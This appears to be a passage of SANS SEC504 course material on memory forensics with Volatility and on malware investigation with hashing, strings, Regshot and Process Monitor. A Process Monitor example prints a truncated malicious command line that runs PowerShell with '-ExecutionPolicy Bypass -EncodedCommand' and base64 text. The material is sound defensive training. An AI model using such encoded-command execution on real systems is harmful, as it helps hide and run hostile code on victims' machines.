The `windows.cmdline.CmdLine` plugin shows the process ID, and command line for processes that were running when the image was collected.

The output on this page shows additional detail about the running processes including the location for the process executable on the file system, and the arguments supplied when the process was started.

The output of the `windows.cmdline.CmdLine` plugin shown on this page has been modified to fit in the space available.

Volatility 3 Module	Capability
<code>windows.dlllist.DllList</code>	List DLLs for processes
<code>windows.driverscan.DriverScan</code>	List kernel modules
<code>windows.envvars.Envvars</code>	List environment variables
<code>windows.filescan.FileScan</code>	Scan for files
<code>windows.dumpfiles.DumpFiles</code>	Carve out files
<code>windows.info.Info</code>	Examine Windows version information
<code>windows.hashdump.Hashdump</code>	Retrieve password hashes
<code>windows.privileges.Privs</code>	List privileges by process
<code>windows.registry.hivelist.HiveList</code>	List registry hive offsets
<code>windows.registry.printkey.PrintKey</code>	Access keys with <code>--offset</code>
<code>windows.registry.userassist.UserAssist</code>	Enumerate programs run from the Start menu
<code>windows.registry.certificates.Certificates</code>	List trusted certificates in Windows cert. store
<code>windows.svcscan.SvcScan</code>	List service name, display name, and PID

We investigated the use of a few Volatility plugins that are useful when conducting memory investigations, but Volatility offers many other plugins to investigate the system further as well. We've identified several additional plugins on this page.

All Volatility plugins include help information; supply the `-h` argument after the plugin name to obtain help information to identify supported command-line arguments:

```
sec504@slingshot:~$ vol -f win10.0.22000.556.raw windows.dlllist.DllList -h
Volatility 3 Framework 2.0.2
usage: volatility windows.dlllist.DllList [-h] [--pid [PID [PID ...]]]
                                           [--dump]
```

optional arguments:

```
-h, --help          show this help message and exit
--pid [PID [PID ...]]
                    Process IDs to include (all other processes are
                    excluded)
--dump              Extract listed DLLs
```

In this example we see that the `windows.dlllist.DllList` plugin can optionally accept a specific process ID with `--pid` to focus the DLL investigation. The plugin can also extract the DLL files from memory with the `--dump` argument.

- Memory investigation steps are similar to live investigation steps
 - We use Volatility to analyze memory instead of PowerShell cmdlets
- The analysis process starts with the EOI
 - Suspicious process? Start with PsList and PsTree
 - Suspicious network listener? Start with NetScan, then move to processes
 - Suspicious program? Start with CmdLine, then processes


```
$ vol -q PsTree.txt -f win10.0.22000.556.raw windows.pstree.PsTree
```

In this module we have examined several of the plugins available for use with Volatility, allowing us to take a memory capture and interrogate the system. In many ways, memory investigation is similar to the live investigation steps that we saw earlier; we evaluate the system processes, network connections, and registry artifacts to identify and understand the scope of an incident. For memory investigation, we perform this analysis using Volatility and the memory capture, as opposed to running the PowerShell cmdlets or Windows legacy commands that are accessible on a live system.

Like the analysis steps performed for live investigation, memory analysis starts with an *event of interest* (EOI). If the EOI is a suspicious process, Volatility's `windows.pslist.PsList` and `windows.pstree.PsTree` plugins help us evaluate process details including the process names, process ID, parent process ID, and start time for execution. If the EOI is a suspicious network listener, then Volatility's `windows.netscan.NetScan` becomes a valuable analysis tool, identifying source and destination IP addresses and ports, the process name, connection type and status, and process ID. Once you have the process ID, then the `windows.pslist.PsList` and `windows.pstree.PsTree` plugins also become valuable to continue your evaluation of the system. If the EOI is a suspicious program, then you could start the analysis with Volatility's `windows.cmdline.CmdLine` plugin, followed by detailed process analysis with `windows.pslist.PsList` and `windows.pstree.PsTree`.

As incident responders, we want to make sure we document our analysis process. Getting into the habit of saving the output of Volatility analysis to a text file is beneficial to accelerate your analysis, and to keep the data handy for subsequent reporting. When running Volatility, use the `-q` argument to suppress the progress indicator and redirect the output to a file by adding `> outputfilename` to the end of the command line.

Volatility is useful to incident responders as an analysis tool; it allows us to leverage a memory capture from WinPmem or other tools to interrogate a system, as an alternative to live investigation and analysis. The process of evaluating the system remains the same: we apply the analysis steps that we would otherwise do on a live system using Volatility's plugin capabilities with the added benefits of offline analysis ability, and persistent data in the stored memory capture.



In this module we continued our look at cyber investigation techniques, focusing on the use of memory investigations to evaluate a system as part of an incident response investigation. Memory investigations allow us to conduct a digital investigation similar to the techniques we examined in a live investigation scenario, but through the analysis of an offline memory capture from the target system.

Before conducting the memory investigation, we need to collect a memory capture from the system under investigation. We looked at the WinPmem tool as an option to capture RAM, writing it to a raw data file. Note that WinPmem requires administrator privileges to access and save the memory capture.

In this module we introduced Volatility, a modular framework for conducting a memory investigation. Volatility accepts the memory capture and a plugin name to interrogate the memory capture and collect information. We looked at several examples of using Volatility plugins to analyze memory captures including `windows.pslist.PsList`, `windows.pstree.PsTree`, `windows.netscan.NetScan`, and `windows.cmdline.CmdLine`. Volatility includes support for many more plugins as well, allow us to interrogate Windows version information, registry entries, services, libraries, environment variables, files in memory, kernel modules, kernel drivers, and even local password hashes.

Volatility is a powerful tool to conduct memory investigation, providing useful insight to you, the analyst.

LAB

Please work on the lab exercise
Memory Investigation



Please work on the lab exercise *Memory Investigation*. For this lab exercise you will need your class Slingshot Linux VM.

Course Roadmap

- Incident Response and Investigations
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasive and Post-Exploitation Attacks
- Hands-on CTF Event

Incident Response and Investigations

Incident Response
Live Examination
Lab: Live Windows Examination
Network Investigations
Lab: Network Investigation
Memory Investigations
Lab: Memory Investigation
Malware Investigations
Lab: Malware Investigation
Cloud Investigations
Lab: Cloud Investigation
Bootcamp: Linux or PowerShell Olympics

In our next module we'll focus on investigating malware.

Malware Investigations

- How do you know if an unknown program is evil?
 - Suspicious isn't necessarily malicious
 - Oddly named executables aren't enough, might still be benign
- How can you determine indicators?
 - Someone might have reverse engineered it already
 - But not always ... and sometimes signatures change
- Malware investigations can also feed threat intelligence
- Two basic approaches
 - Monitoring the environment: behavioral analysis
 - Examining code: static analysis

Earlier, we discussed situations where an incident responder might see a running process that is suspicious, but whether it is malicious is unknown. For example, an oddly-named process that is not flagged by corporate antivirus. Since suspicious isn't necessarily malicious, you would need to investigate the unknown process.

Similarly, if you find a new piece of malware where no one else has produced a list of indicators, you'll need to investigate the malware yourself. The techniques in this module will help you determine indicators that you can scan your enterprise for and find additional compromised systems.

Also, the results of malware investigations can be used to feed threat intelligence.

There are two basic approaches commonly employed when investigating malware. The first is to monitor how the malware specimen interacts with the environment, by using tools that monitor the environment themselves. This is sometimes called *behavioral analysis* [1]. The other common approach is to directly examine the malware's code in tools like debuggers and disassemblers.

[1] The name behavioral analysis is a bit confusing, since the purpose of examining code is also to understand (analyze) the behavior of the malware. The real difference between the two strategies is what you do, not what you intend to find out.

- Online engine that performs various types of automated analysis
 - Can save a *lot* of time!
- VirusTotal will run a specimen through several antivirus engines
 - Can purchase access to uploaded specimens
- Hybrid Analysis has sandboxes that run malware and record activity
 - Can choose if sample should be shared with community
 - Offers a commercial onsite product




One resource that can save a lot of time when analyzing potentially suspicious software: Online analysis sites. Some sites like VirusTotal will take a specimen you upload and run the specimen through multiple antivirus/antimalware checkers.

You do need to be careful, in that it is possible to purchase direct access to the specimens uploaded to VirusTotal, for a hefty monthly fee. So, you can be sure that whatever specimens you submit to VirusTotal will quickly make their way to the antivirus vendors.

The site Hybrid Analysis takes a different approach. It allows you to upload a specimen and then choose a virtual machine environment (e.g., Windows 7, Windows 8.1, Windows 10, etc.) to run the specimen inside, and record how the specimen behaves inside the virtualized environment.

Unlike with VirusTotal, you have the option of choosing if the specimen should be shared with security researchers who have created their own account at Hybrid Analysis. Hybrid Analysis also offers a commercial product so you can run similar types of scans on your own.

- Minimize attack surface for the malware
 - Don't want to be the reason your organization is on the front page of the Internet Storm Center
- Never *ever* investigate malware on your day-to-day host ... ***ever***
 - An air-gapped system that you wipe after each use is ideal
- More common to use a VM
 - Use host-only (or equivalent) networking
 - Enable firewalls and other measures on the host
- Options for transferring data
 - USB devices
 - Temporarily-enabled virtual machine folders



Whenever you investigate malware, no matter the reason, you must always make sure to follow good security practices. You don't want malware to accidentally spread into your corporate network or be the reason why your organization ends up on the front page of the news or the Internet Storm Center.

First and foremost, never ever investigate malware directly on the host system you use for day-to-day operations. There is too much risk something might escape from your system. Ideally, you should investigate malware on an air-gapped system that you wipe after each use. Though this isn't practical for most organizations, especially in the middle of an incident.

Instead, it is much more common to use a virtual machine for investigating malware. In this scenario, you want to use host-only networking, or the equivalent. Since a virtual machine is not true physical separation, you still need to follow good security practices for the host. This includes enabling firewalls, personal security products, keeping the system patched and up to date, etc.

When transferring data, whether it be tool output or even malware specimens, you still need to be careful. One option is to copy data between systems using USB drives or other storage media. If you are using an air-gapped host, this is often the easiest option. If you are using virtual machines, another option is to use the folder sharing feature of VMware or other virtualization product. You should only enable the shared folders long enough to transfer data, and then disable the shares to reduce risk.

Basic Attributes

Malware Investigations

```
PS C:\> Get-FileHash file
```

Calculate the SHA256 hash of a file on Windows

```
PS C:\tools\sysinternals> strings file
```

View ASCII and 16-bit little endian Unicode strings

```
$ strings file
```

View the ASCII strings on Linux

```
$ strings -e l file
```

View 16-bit little endian Unicode strings on Linux

One of the first things to do when investigating malware is to calculate a cryptographic hash sum. To calculate a SHA256 hash for a Windows file with PowerShell, you can use the following command:

```
PS C:\> Get-FileHash file
```

You can also add the argument `-Algorithm SHA1` to calculate a SHA1 hash instead. On Linux, the equivalent command is:

```
$ sha256sum file
```

To view the embedded strings, you can use the Sysinternals `strings` utility. By default, the Sysinternals version of `strings` extracts (and displays) both ASCII and 16-bit little endian Unicode strings.

On Linux, the `strings` utility operates somewhat differently. By default, `strings` extracts only ASCII text. To tell `strings` to extract Unicode, you need to specify either little endian using `-e l` or big endian using `-e b`. In practice, you need to specify both, since a 16-bit little endian string can look like a 16-bit big endian string if it's shifted over by one byte.

Monitoring the Environment

Malware Investigations

- Monitoring the environment is a common strategy for investigating malware
- Basic strategy:
 1. Get environment ready
 2. Take a VM snapshot (if applicable)
 3. Enable monitoring tools
 4. Run malware
 5. Interact with malware (optional)
 6. Kill malware (optional)
 7. Pause monitoring tools
 8. Review output

TIP

You will often need to run through this strategy several times, changing the environment to meet the malware's actions. We'll practice this in the lab exercise, learning a little but more about the malware each time we launch it.

A very common strategy for investigating malware is to monitor the environment and measure how the specimen interacts with its surroundings. This is usually much faster than trying to analyze code, and some aspects can be automated. The disadvantage of monitoring the environment is that there are a lot of things that you can't find out.

For example, if a piece of malware has a custom encryption routine, monitoring how the malware interacts with the environment is very unlikely to yield the answer.

The basic strategy for monitoring the environment is as follows:

1. Prepare the environment. The goal is to get to the point where you are almost ready to launch the malware. Usually, this will include activities such as starting and configuring your monitoring tools (but temporarily disabling them until you start the recording).
2. If you're inside a virtual machine, take a snapshot right before you run the malware.
3. Once you are ready to launch the malware, enable the monitoring functionality of your tools. If you are using snapshot recording tools, you would take your first snapshot.
4. Run the malware.
5. Depending on the circumstances, you may interact with the malware to get a better understanding of what the malware does.
6. When you are interacting with the malware, it's common to kill it using commands like `Stop-Process`.
7. Pause (temporarily disable) the monitoring capabilities of your tools. If you are using a snapshot recording tool, you would take your second snapshot.
8. Review the output. If you are using snapshot recording tools, you would first need to compare the two snapshots.

Snapshot vs. Continuous Recording

Malware Investigations

- Some monitoring tools take snapshots of the environment
 - Take a snapshot before and after running the malware, and compare
- Others record continuous changes/events
 - Start the tool before running the malware, and let it record
- Continuous recording tools gather much more data
 - See things a snapshot might miss ... this is also a drawback

A snapshot only sees the first and last events



SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

86


Some of the tools you can use to monitor a malware specimen's interaction with the environment work by taking a snapshot. That is, they record various aspects of an environment at a particular point in time. Many of these tools will allow you to compare two different snapshots. The basic idea is to take a snapshot before and after the malware runs and compare the two.

Other types of monitoring tools continuously record the environment. With these types of tools, you start the monitoring tool and then let the malware run, and then eventually stop the malware and review the generated logs.

One of the advantages of continuous reporting tools is they give you much more data, including things a snapshot recording tool might miss. For example, if a malware specimen creates and then deletes a file in the time between two snapshots, a comparison won't show anything. In contrast, a continuous recording tool would show both the file creation and the file deletion.

Compared to snapshot recording tools, the increased data continuous recording tools gather is both an advantage and a disadvantage. We get the advantage of greater detail and insight with more data, but the amount of data can easily become overwhelming.

- Takes and compares a snapshot of the registry and optionally file system
- Provides summary of changes
 - What was added
 - What was removed
 - What changed
- Process:
 - 1st shot
 - Run malware (and optionally interact)
 - 2nd shot
 - Compare



Regshot is an example of a snapshot recording tool for Windows. It allows you to record a snapshot of the registry and optionally file system at two points in time. Regshot provides a high-level summary of the changes, showing the registry keys that were added, removed, and modified. It will also summarize the files that were added, removed, and modified. The process to use Regshot is fairly straightforward.

1. Start Regshot, and configure the options. By default, Regshot does not record the state of the file system, so you will need to check the box next to the Scan dir label. In the input box beneath the check box, you can put in one or more directories (separated by semicolons) for Regshot to recursively scan.
2. Once you've configured Regshot, get the malware ready to run, but don't run it yet. For example, if it's going to be run by double-clicking with Windows Explorer, open Windows Explorer and navigate to the directory you're going to launch the malware from. The goal is to get the system as ready as possible before taking the first snapshot, so you can limit the amount of *noise*, or irrelevant data, that shows up in the comparison. If you're inside a virtual machine, also take a virtual machine snapshot.
3. Take your first snapshot by clicking on 1st Shot | Shot.
4. Next, run the malware, and optionally interact with it. Once you are done running the malware, it's often a good idea to kill the malware.
5. Use Regshot to take a second snapshot. To do this click on the 2nd Shot | Shot.
6. Once the second snapshot is done, click Compare and review the results.

Regshot Output

Malware Investigations

Files added: 16

```
C:\Users\mike\AppData\Local\Temp\7ZipSfx.000\smss.com
C:\Users\mike\AppData\Local\Temp\7ZipSfx.000\otjguv.com
C:\Users\mike\AppData\Local\Temp\7ZipSfx.000\bytrea
C:\Users\mike\AppData\Local\Temp\7ZipSfx.001\vmss.com
C:\Users\mike\AppData\Local\Temp\7ZipSfx.001\itjguv.com
C:\Users\mike\AppData\Local\Temp\7ZipSfx.001\ooytrea
C:\Users\mike\AppData\Local\Temp\7ZipSfx.002\umss.com
C:\Users\mike\AppData\Local\Temp\7ZipSfx.002\stjguv.com
C:\Users\mike\AppData\Local\Temp\7ZipSfx.002\ltrea
C:\Users\mike\AppData\Local\Temp\7ZipSfx.003\yotrol.dat
C:\Windows\Prefetch\B71C43A127DFC1F5906F7C6CA98FF-E6F4D17D.pf
C:\Windows\Prefetch\CERTUTIL.EXE-A864005A.pf
C:\Windows\Prefetch\CMD.EXE-2EB3E6E2.pf
C:\Windows\Prefetch\SMSS.COM-91BE788F.pf
C:\Windows\Prefetch\USMSS.COM-9FB7A7F2.pf
C:\Windows\Prefetch\SMSS.COM-ADB0D755.pf
```

TIP


Prefetch files can have useful evidence during an investigation, including when a program was most recently executed

Here is an example of some of the output generated by Regshot. You can see files that were directly generated by the malware (those under the C:\Users\mike\AppData\Local\Temp\).

The other files shown above that end in .pf are called Prefetch files. They were not created by the malware itself, but as a side effect of the malware running. Prefetch files are used by the Windows operating system to help speed up program startup by recording (among other things) which pages of memory are referenced when a program first starts up.

From an investigative perspective, prefetch files can provide additional information such as last time a program was run, as well as the directory it was run from.

- Excellent tool that captures process activity in real time
 - Registry, file system, network, and process ... in lots of detail



Process Monitor is an excellent tool from Microsoft that allows you to monitor several aspects of your operating environment in real time.

With Process Monitor you can see registry, file system, network, and process related activity, as well as profiling events.

Process Monitor has a couple of different ways to filter information. You can show or hide entire categories of activity by clicking the registry, file system, network, process, and profiling buttons. They are the five right-most buttons on the slide above.


Process Monitor also allows you to define very granular filters (shown on the next page) allowing you to focus and narrow your analysis.

When reading Process Monitor output, the Operation, Path, Result, and Detail columns are where information about what the process was doing is displayed. Do be careful when reading output, not to jump to conclusions without first doing some basic research. For example, you may see entries in the Result column that say BUFFER OVERFLOW. This is *not* the same type of buffer overflow normally discussed by security professionals.

Summarizing Process Monitor Output

Malware Investigations

- Even with filters, Process Monitor generates lots of output
- Can focus on individual categories using buttons 
- Basic summaries available under Tools menu
 - Summarize various categories of activity



Time o...	Process Name	PID	Operation	Path	Result
10:58:2...	ctfmon.exe	5236	RegCloseKey	HKLM\SOFTWARE\Microsoft\...	SUCCESS
10:58:2...	svchost.exe	1164	LockFile	C:\ProgramData\Microsoft\Win...	SUCCESS
10:58:2...	svchost.exe	1164	QueryStandardl...	C:\ProgramData\Microsoft\Win...	SUCCESS
10:58:2...	svchost.exe	1164	UnlockFileSingle	C:\ProgramData\Microsoft\Win...	SUCCESS
10:58:2...	ctfmon.exe	5236	RegQueryKey	HKLM	SUCCESS
10:58:2...	ctfmon.exe	5236	RegOpenKey	HKLM\Software\Microsoft\Inpu...	SUCCESS
10:58:2...	ctfmon.exe	5236	RegQueryValue	HKLM\SOFTWARE\Microsoft\...	SUCCESS
10:58:2...	ctfmon.exe	5236	RegCloseKey	HKLM\SOFTWARE\Microsoft\...	SUCCESS
10:58:2...	svchost.exe	1236	Thread Exit		SUCCESS
10:58:2...	csrss.exe	504	Process Profiling		SUCCESS

This level of detail can become overwhelming

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

90

Even with its powerful filtering capabilities, Process Monitor still produces a lot of output. To this end, Process Monitor also includes functionality to summarize some of its output.

Under the **Tools** menu, there are several items to summarize different categories of activity. The **Process Activity Summary** option shows a summary count of the different areas (registry, file, network) utilized by each process. The **Registry Summary** option shows each distinct registry key that was accessed, and a count of how many times it was referenced (opened, accessed, etc.) The **File Summary** option is similar, except it shows distinct files instead of registry keys. Likewise, the **Network Summary** option shows the distinct network addresses visited. The **Profiling Events** shows summary information when a process exits, noting the amount of execution duration, CPU, memory used.

**Process Tree view
(Tools | Process Tree)**

Parent-child relationship is easily seen

**Detailed command line
(press CTRL+A then CTRL+C to copy into clipboard)**

Process	Description	Image Path	Life Time	Company	User	Command
cmd.exe (2148)	Windows Command Processor	C:\WINDOWS\system32\cmd.exe		Microsoft Corporation	NT AUTHORITY\SYSTEM	
powershell.exe (8704)	Windows PowerShell	C:\WINDOWS\system32\powershell.exe		Microsoft Corporation	NT AUTHORITY\SYSTEM	
Conhost.exe (3388)	Console Window Host	C:\WINDOWS\system32\conhost.exe		Microsoft Corporation	NT AUTHORITY\SYSTEM	
powershell.exe (6892)	Windows PowerShell	C:\WINDOWS\system32\powershell.exe		Microsoft Corporation	NT AUTHORITY\SYSTEM	
Conhost.exe (7808)	Console Window Host	C:\WINDOWS\system32\conhost.exe		Microsoft Corporation	NT AUTHORITY\SYSTEM	
cmd.exe (4052)	Windows Command Processor	C:\WINDOWS\system32\cmd.exe		Microsoft Corporation	NT AUTHORITY\SYSTEM	
Conhost.exe (8656)	Console Window Host	C:\WINDOWS\system32\conhost.exe		Microsoft Corporation	NT AUTHORITY\SYSTEM	
AnalyticsInstaller.exe	Analytics Installer	C:\WINDOWS\system32\AnalyticsInstaller.exe		Microsoft Corporation	NT AUTHORITY\SYSTEM	
cmd.exe (7760)	Windows Command Processor	C:\WINDOWS\system32\cmd.exe		Microsoft Corporation	NT AUTHORITY\SYSTEM	!ll.exe -ExecutionPolicy Bypass -EncodedCommand JABtAG0AawAxACAAPQAgACIATgBL
powershell.exe (5732)	Windows PowerShell	C:\WINDOWS\system32\powershell.exe		Microsoft Corporation	NT AUTHORITY\SYSTEM	powershell.exe -E...
lsass.exe (640)	Local Security Authority	C:\WINDOWS\system32\lsass.exe		Microsoft Corporation	NT AUTHORITY\SYSTEM	
fontdrvhost.exe (772)	Usermode Font Driver Host	C:\WINDOWS\system32\fontdrvhost.exe		Microsoft Corporation	Font Driver Host\...	"fontdrvhost.exe"
csrss.exe (504)	Client Server Runtime	C:\WINDOWS\system32\csrss.exe		Microsoft Corporation	NT AUTHORITY\SYSTEM	%SystemRoot%\s...
winlogon.exe (560)	Windows Logon Process	C:\WINDOWS\system32\winlogon.exe		Microsoft Corporation	NT AUTHORITY\SYSTEM	winlogon.exe
fontdrvhost.exe (764)	Usermode Font Driver Host	C:\WINDOWS\system32\fontdrvhost.exe		Microsoft Corporation	Font Driver Host\...	
dwm.exe (984)	Desktop Window Manager	C:\WINDOWS\system32\dwm.exe		Microsoft Corporation	NT AUTHORITY\SYSTEM	
Explorer.EXE (5404)	Windows Explorer	C:\WINDOWS\Exp...		Microsoft Corporation	NT AUTHORITY\SYSTEM	

Description: Windows Command Processor
 Company: Microsoft Corporation
 Path: C:\WINDOWS\SysWOW64\cmd.exe
 Command: !ll.exe -ExecutionPolicy Bypass -EncodedCommand JABtAG0AawAxACAAPQAgACIATgBL
 User: NT AUTHORITY\SYSTEM

One of Process Monitor's more useful summary tools is the Process Tree. You can activate it by clicking Tools | Process Tree to see visually which processes spawned other processes. What makes this especially nice is that unlike Task Manager, this view will also show processes that are no longer running.

To get more details about a process, such as the time it started, its command line, and optional exit time, just click on the process, as shown on this page.

In the example on this page, you can see the process named `AnalyticsInstaller.exe` spawned a copy of `cmd.exe`, which spawned `powershell.exe`. By the time Process Monitor had been stopped in the example above, all three processes had exited, noted by the dithered and reduced contrast icons. A tool like Task Manager would not show them, but since Process Monitor builds its tree based on captured events, we can see the process start and stop times, as well as detailed command line parameters.

- Often requires some knowledge of the target language
 - Even a little understanding goes a long way
- IDA Pro is the most well-known tool in this area
 - Both disassembler and debugger
 - Optional decompiler (Hex-Rays)
 - Commercial
- Ghidra by NSA
 - Released as an open-source tool
 - Has support for collaboration
- Check out FOR610, SEC660 and SEC760 for more



